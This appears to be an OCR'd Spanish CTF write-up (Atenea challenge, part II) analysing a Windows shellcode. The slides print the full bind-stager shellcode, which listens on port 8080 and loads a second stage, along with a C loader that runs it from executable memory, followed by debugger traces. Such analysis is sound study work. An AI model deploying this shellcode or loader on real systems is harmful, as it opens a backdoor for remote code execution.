00000000 FC E8 82 00 00 00 60 89 E5 31 C0 64 8B 50 30 8B 52 0C 8B 52 14 8B 72 28 0F B7 4A ......`..1.d.P0.R..R..r(..J
0000001b 26 31 FF AC 3C 61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F2 52 57 8B 52 10 8B 4A 3C 8B 4C &1..<a|., .......RW.R..J<.L
00000036 11 78 E3 48 01 D1 51 8B 59 20 01 D3 8B 49 18 E3 3A 49 8B 34 8B 01 D6 31 FF AC C1 .x.H..Q.Y ...I..:I.4...1...
00000051 CF 0D 01 C7 38 E0 75 F6 03 7D F8 3B 7D 24 75 E4 58 8B 58 24 01 D3 66 8B 0C 4B 8B ....8.u..}.;}$u.X.X$..f..K.
0000006c 58 1C 01 D3 8B 04 8B 01 D0 89 44 24 24 5B 5B 61 59 5A 51 FF E0 5F 5F 5A 8B 12 EB X.........D$$[[aYZQ..__Z...
00000087 8D 5D 68 33 32 00 00 68 77 73 32 5F 54 68 4C 77 26 07 FF D5 B8 90 01 00 00 29 C4 .]h32..hws2_ThLw&........).
000000a2 54 50 68 29 80 6B 00 FF D5 50 50 50 50 40 50 40 50 68 EA 0F DF E0 FF D5 97 31 DB TPh).k...PPPP@P@Ph.......1.
000000bd 53 68 02 00 1F 90 89 E6 6A 10 56 57 68 C2 DB 37 67 FF D5 6A 01 54 68 02 30 00 00 Sh......j.VWh..7g..j.Th.0..
000000d8 68 FF FF 00 00 57 68 F1 A2 77 29 FF D5 53 57 68 B7 E9 38 FF FF D5 53 E8 17 00 00 h....Wh..w)..SWh..8...S....
000000f3 00 8B 44 24 04 8B 40 04 8B 40 04 2D 37 42 4D 58 74 03 31 C0 40 C2 20 00 53 53 57 ..D$..@..@.-7BMXt.1.@. .SSW
0000010e 68 94 AC BE 33 FF D5 40 74 D6 48 57 97 68 75 6E 4D 61 FF D5 6A 00 6A 04 56 57 68 h...3..@t.HW.hunMa..j.j.VWh
00000129 02 D9 C8 5F FF D5 8B 36 6A 40 68 00 10 00 00 56 6A 00 68 58 A4 53 E5 FF D5 93 53 ..._...6j@h....Vj.hX.S....S
00000144 6A 00 56 53 57 68 02 D9 C8 5F FF D5 01 C3 29 C6 75 EE C3 00 00 00 00 00 00 00 00 j.VSWh..._....).u.........
0000015f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...........................
0000017a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...........................
```

3. Atenea reto parte (II): Shellcode2Exe


- En dinámico, es más fácil saber que hace ese shellcode.
- Ejecutar un shellcode?



```
0xFC, 0xE8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xE5, 0x31, 0xC0, 0x64, 0x8B, 0x50, 0x30, 0x8B, 0x52, 0x0C, 0x8B, 0x52, 0x14, 0x8B, 0x72, 0x28, 0x0F, 0xB7, 0x4A, 0x26, 0x31, 0xFF, 0xAC, 0x3C, 0x61,
0x7C, 0x02, 0x2C, 0x20, 0xC1, 0xCF, 0x0D, 0x01, 0xC7, 0xE2, 0xF2, 0x52, 0x57, 0x8B, 0x52, 0x10, 0x8B, 0x4A, 0x3C, 0x8B, 0x4C, 0x11, 0x78, 0xE3, 0x48, 0x01, 0xD1, 0x51, 0x8B, 0x59, 0x20, 0x01, 0xD3,
0x8B, 0x49, 0x18, 0xE3, 0x3A, 0x49, 0x8B, 0x34, 0x8B, 0x01, 0xD6, 0x31, 0xFF, 0xAC, 0xC1, 0xCF, 0x0D, 0x01, 0xC7, 0x38, 0xE0, 0x75, 0xF6, 0x03, 0x7D, 0xF8, 0x3B, 0x7D, 0x24, 0x75, 0xE4, 0x58, 0x8B,
0x58, 0x24, 0x01, 0xD3, 0x66, 0x8B, 0x0C, 0x4B, 0x8B, 0x58, 0x1C, 0x01, 0xD3, 0x8B, 0x04, 0x8B, 0x01, 0xD0, 0x89, 0x44, 0x24, 0x24, 0x5B, 0x5B, 0x61, 0x59, 0x5A, 0x51, 0xFF, 0xE0, 0x5F, 0x5F, 0x5A,
0x8B, 0x12, 0xEB, 0x8D, 0x5D, 0x68, 0x33, 0x32, 0x00, 0x00, 0x68, 0x77, 0x73, 0x32, 0x5F, 0x54, 0x68, 0x4C, 0x77, 0x26, 0x07, 0xFF, 0xD5, 0xB8, 0x90, 0x01, 0x00, 0x00, 0x29, 0xC4, 0x54, 0x50, 0x68,
0x29, 0x80, 0x6B, 0x00, 0xFF, 0xD5, 0x50, 0x50, 0x50, 0x50, 0x40, 0x50, 0x40, 0x50, 0x68, 0xEA, 0x0F, 0xDF, 0xE0, 0xFF, 0xD5, 0x97, 0x31, 0xDB, 0x53, 0x68, 0x02, 0x00, 0x1F, 0x90, 0x89, 0xE6, 0x6A,
0x10, 0x56, 0x57, 0x68, 0xC2, 0xDB, 0x37, 0x67, 0xFF, 0xD5, 0x6A, 0x01, 0x54, 0x68, 0x02, 0x30, 0x00, 0x00, 0x68, 0xFF, 0xFF, 0x00, 0x00, 0x57, 0x68, 0xF1, 0xA2, 0x77, 0x29, 0xFF, 0xD5, 0x53, 0x57,
0x68, 0xB7, 0xE9, 0x38, 0xFF, 0xFF, 0xD5, 0x53, 0xE8, 0x17, 0x00, 0x00, 0x00, 0x8B, 0x44, 0x24, 0x04, 0x8B, 0x40, 0x04, 0x8B, 0x40, 0x04, 0x2D, 0x37, 0x42, 0x4D, 0x58, 0x74, 0x03, 0x31, 0xC0, 0x40,
0xC2, 0x20, 0x00, 0x53, 0x53, 0x57, 0x68, 0x94, 0xAC, 0xBE, 0x33, 0xFF, 0xD5, 0x40, 0x74, 0xD6, 0x48, 0x57, 0x97, 0x68, 0x75, 0x6E, 0x4D, 0x61, 0xFF, 0xD5, 0x6A, 0x00, 0x6A, 0x04, 0x56, 0x57, 0x68,
0x02, 0xD9, 0xC8, 0x5F, 0xFF, 0xD5, 0x8B, 0x36, 0x6A, 0x40, 0x68, 0x00, 0x10, 0x00, 0x00, 0x56, 0x6A, 0x00, 0x68, 0x58, 0xA4, 0x53, 0xE5, 0xFF, 0xD5, 0x93, 0x53, 0x6A, 0x00, 0x56, 0x53, 0x57, 0x68,
0x02, 0xD9, 0xC8, 0x5F, 0xFF, 0xD5, 0x01, 0xC3, 0x29, 0xC6, 0x75, 0xEE, 0xC3, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
```

3. Atenea reto parte (II): Shellcode2Exe


- En dinámico, es más fácil saber que hace ese shellcode.
- Ejecutar un shellcode?



```
#include <windows.h>
#include <stdio.h>

BYTE shellcode[] = { 0xFC, 0xE8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xE5, 0x31, 0xC0, 0x64, 0x8B, 0x50, 0x30, 0x8B,

int WINAPI WinMain( HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd) {

    LPVOID buffer = VirtualAlloc(nullptr, 0x500, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(buffer, shellcode, sizeof(shellcode));

    __asm
    {
        mov eax, buffer
        push eax
        ret
    }

    return 0;
}
```

3. Atenea reto parte (II): Shellcode2Exe


- En dinámico, es más fácil saber que hace ese shellcode.
- Ejecutar un shellcode?
- Lo vemos en ProcessHacker.



svchost.exe (7832)	[redacted]	7680	TCP6	Listen	DoSvc
Project2.exe (5044)	[redacted]	8080	TCP	Listen	
wininit.exe (468)	[redacted]	49664	TCP	Listen	
wininit.exe (468)	[redacted]	49664	TCP6	Listen	

3. Atenea reto parte (II): Shellcode análisis

- Lo lanzamos desde un debugger para ver que hace.



Project2.exe - PID: 20E8 - Módulo: ntdll.dll - Thread: Hilo Principal 218C (cambiado de 1434) - x32dbg

Base	Módulo
011A0000	project2.exe
6B4C0000	vcruntime140.dll
744C0000	kernelbase.dll
75540000	ucrtbase.dll
772A0000	kernel32.dll
776E0000	ntdll.dll


Direcció	Tipo	Ordinal	Symbol
772B66A0	Export	1472	VirtualAlloc
772B66C0	Export	1473	VirtualAllocEx
772B66E0	Export	1474	VirtualAllocExNuma
773212B4	Importa		VirtualAllocEx
773212B8	Importa		VirtualAlloc
77321338	Importa		VirtualAllocExNuma

Buscar: Escribe aquí para filtrar los resultados...

Buscar: virtuala

3. Atenea reto parte (II): Shellcode análisis

- Llegar a la lógica interesante.



Project2.exe - PID: 1A08 - Módulo: kernel32.dll - Thread: Hilo Principal 1A0C - x32dbg

```
772B66A0      8BFF            mov edi,edi                              VirtualAlloc
772B66A2      55              push ebp
772B66A3      8BEC            mov ebp,esp
772B66A5      5D              pop ebp
772B66A6   ^  FF25 B8123277   jmp dword ptr ds:[<&VirtualAlloc>]       JMP.&VirtualAlloc
772B66AC      CC              int3
772B66AD      CC              int3
772B66AE      CC              int3
772B66AF      CC              int3
772B66B0      CC              int3
772B66B1      CC              int3
772B66B2      CC              int3
772B66B3      CC              int3
772B66B4      CC              int3
772B66B5      CC              int3
772B66B6      CC              int3
772B66B7      CC              int3
```

```
edi=0

.text:772B66A0 kernel32.dll:$166A0 #76A0 <VirtualAlloc>
```

```
Ocultar FPU

EAX    014C38A3
EBX    00FCA000
ECX    00000004
EDX    00000000
EBP    010FFB00
ESP    010FFAE0
ESI    011A34D4     <project2.__dyn_tls_dtor_
EDI    00000000

EIP    772B66A0     <kernel32.VirtualAlloc>

EFLAGS    00000344
```


Por defecto (stdcall) 5 □ Desbloqueado

```
1:  [esp+4]  00000000
2:  [esp+8]  00000500
3:  [esp+C]  00001000
4:  [esp+10]  00000040
```

```
010FFAE0  011A101A  volver a project2.WinMain+1A de ???
010FFAE4  00000000
010FFAE8  00000500
```

3. Atenea reto parte (II): Shellcode análisis


- Salto a nuestro shellcode.



```
011A1000   55             push ebp                                  source.cpp:12
011A1001   8BEC           mov ebp,esp
011A1003   51             push ecx
011A1004   56             push esi                                  esi:__dyn_tls_dtor_callback
011A1005   57             push edi
011A1006   6A 40          push 40                                   source.cpp:13
011A1008   68 00100000    push 1000
011A100D   68 00050000    push 500
011A1012   6A 00          push 0
011A1014   FF15 00201A01  call dword ptr ds:[<&VirtualAlloc>]
011A101A   B9 55000000    mov ecx,55                                source.cpp:14, 55:'U'
011A101F   8945 FC        mov dword ptr ss:[ebp-4],eax
011A1022   BE 18301A01    mov esi,<project2.shellcode>              esi:__dyn_tls_dtor_callback
011A1027   8BF8           mov edi,eax
011A1029   F3:A5          rep movsd
011A102B   66:A5          movsw
011A102D   A4             movsb
011A102E   8B45 FC        mov eax,dword ptr ss:[ebp-4]              source.cpp:18
011A1031   50             push eax                                  source.cpp:19
011A1032   C3             ret                                       source.cpp:20
011A1033   33C0           xor eax,eax                               source.cpp:23
011A1035   5F             pop edi                                   source.cpp:24
011A1036   5E             pop esi                                   esi:__dyn_tls_dtor_callback
011A1037   8BE5           mov esp,ebp
011A1039   5D             pop ebp
011A103A   C2 1000        ret 10
```

3. Atenea reto parte (II): Shellcode análisis

